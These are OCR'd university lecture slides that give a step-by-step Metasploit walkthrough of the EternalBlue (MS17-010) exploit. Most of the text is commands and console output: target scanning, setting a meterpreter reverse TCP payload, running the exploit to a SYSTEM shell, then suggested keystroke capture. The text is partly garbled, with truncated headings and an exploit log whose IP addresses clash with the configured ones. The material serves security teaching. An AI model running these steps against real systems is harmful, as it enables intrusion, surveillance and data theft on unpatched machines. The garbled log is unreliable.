
THE NORTHCAP UNIVERSITY

Eternal Blue Exploit using Metasploit



30 YEARS OF EXCELLENCE

NAAC Accredited

Eternal Series

THE NORTHCAP UNIVERSITY

On April 14, 2017, the Shadow Brokers Group released the FUZZBUNCH framework, an exploitation toolkit for Microsoft Windows.


The toolkit was allegedly written by the Equation Group, a highly sophisticated threat actor suspected of being tied to the United States National Security Agency (NSA).

This documents lists five exploits from Lost in Translation leak namely

- Eternal Blue,
- Eternal Synergy,
- Eternal Romance,
- Eternal Champion,
- Eternal Red.

These five exploits exploit the Server Message Block (SMB) in Windows and Linux Operating System.

Eternal Series



Eternal Blue

THE NORTHCAP UNIVERSITY


30 YEARS OF EXCELLENCE

NAAC Accredited

Check whether target is vulnerable to Eternal Blue

Detecting phase (target is vulnerable to Eternal blue)

- Steps
- Msfconsole
- Search smb_ms17_010
- use auxil
- Set Rhost
- Run



Eternal Blue Exploitation

1. Find a Module to Use

- Open up the terminal and start Metasploit.
- Type **service postgresql start** to initialize the PostgreSQL database

```
service postgresql start
msfconsole
```

Eternal Blue Exploitation

1. C

2.

```
search eternalblue
```

Eternal Blue Exploitation

```
msf5 > search eternalblue

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  D
escription
   -  ----                                      ---------------  ----     -----  -
---------
   1  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   Yes    M
S17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execut
ion
   2  auxiliary/scanner/smb/smb_ms17_010                         normal   Yes    M
S17-010 SMB RCE Detection
   3  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  No     M
S17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   4  exploit/windows/smb/ms17_010_eternalblue_win8  2017-03-14  average  No     M
S17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
   5  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   No     M
S17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
```

Perform the necessary recon(use auxiliary/scanner/smb/smb_ms17_010,options, set rhosts 192.168.228.138, #run, Host is vulnerable to the exploit?)

Eternal Blue Exploitation

- If target is vulnerable to EternalBlue

3. Use exploit/windows/smb/ms17_010_eternalblue

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Eternal Blue Exploitation

THE NORTHCAP UNIVERSITY

4. Run the Module: **Show options**

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target address range or CIDR identifie
r
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for a
uthentication
   SMBPass                         no        (Optional) The password for the specified
username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches explo
it Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Eternal Blue Exploitation

4. set rhost 192.168.137.128

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhost 192.168.137.128
rhost => 192.168.137.128
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Load the trusty **reverse_tcp** shell as the payload.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/re
verse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Eternal Blue Exploitation

THE NORTHCAP UNIVERSITY

```
uthentication
   SMBPass                          no         (Optional) The password for the specified
username
   SMBUser                          no         (Optional) The username to authenticate as
   VERIFY_ARCH    true              yes        Check if remote architecture matches explo
it Target.
   VERIFY_TARGET  true              yes        Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   EXITFUNC    thread           yes       Exit technique (Accepted: '', seh, thread, proc
ess, none)
   LHOST                        yes       The listen address (an interface may be specifi
ed)
   LPORT       4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Eternal Blue Exploitation

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set lhost 192.168.137.134
lhost => 192.168.137.134
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

8. Sh

```
Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, proc
ess, none)
   LHOST     192.168.137.134  yes       The listen address (an interface may be specifi
ed)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Eternal Blue Exploitation

Use the **run** command to fire it off.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.137.134:4444
[*] 192.168.137.128:445 - Connecting to target for exploitation.
  [*] 10.10.0.101:445 - Connecting to target for exploitation.
  [+] 10.10.0.101:445 - Connection established for exploitation.
  [+] 10.10.0.101:445 - Target OS selected valid for OS indicated by SMB reply
  [*] 10.10.0.101:445 - CORE raw buffer dump (51 bytes)
  [*] 10.10.0.101:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20
  [*] 10.10.0.101:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64
  [*] 10.10.0.101:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61
  [*] 10.10.0.101:445 - 0x00000030  6b 20 31
  [+] 10.10.0.101:445 - Target arch selected valid for arch indicated by DCE/RPC
  [*] 10.10.0.101:445 - Trying exploit with 12 Groom Allocations.
  [*] 10.10.0.101:445 - Sending all but last fragment of exploit packet
  [*] 10.10.0.101:445 - Starting non-paged pool grooming
  [+] 10.10.0.101:445 - Sending SMBv2 buffers
  [+] 10.10.0.101:445 - Closing SMBv1 connection creating free hole adjacent to
  [*] 10.10.0.101:445 - Sending final SMBv2 buffers.
  [*] 10.10.0.101:445 - Sending last fragment of exploit packet!
  [*] 10.10.0.101:445 - Receiving response from exploit packet
  [+] 10.10.0.101:445 - ETERNALBLUE overwrite completed successfully (0xC000000D
  [*] 10.10.0.101:445 - Sending egg to corrupted connection.
  [*] 10.10.0.101:445 - Triggering free of corrupted buffer.
  [*] Sending stage (206403 bytes) to 10.10.0.101
  [*] Meterpreter session 1 opened (10.10.0.1:4321 -> 10.10.0.101:49207) at 2019
  [+] 10.10.0.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-
  [+] 10.10.0.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-
  [+] 10.10.0.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-

  meterpreter >
```

Eternal Blue Exploitation

- SMB connection being established
- The exploit packet being sent
- Meterpreter session is opened

Eternal Blue Exploitation

9. Verify the Target Is Compromised

- obtain operating system information.
- sysinfo

```
sysinfo
```

```
Computer        : S02
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : DLAB
Logged On Users : 2
Meterpreter     : x64/windows
```

Eternal Blue Exploitation

9. Verify the Target Is Compromised

- for current username
- **getuid**

```
getuid
```

```
Server username: NT AUTHORITY\SYSTEM
```

Eternal Blue Exploitation

9. Find other details

- **Capture screenshot**
- **Upload a file**
- **Capture keystrokes**

- http://www.ethicalpentest.com/2018/01/ms17-010-vulnerability-using.html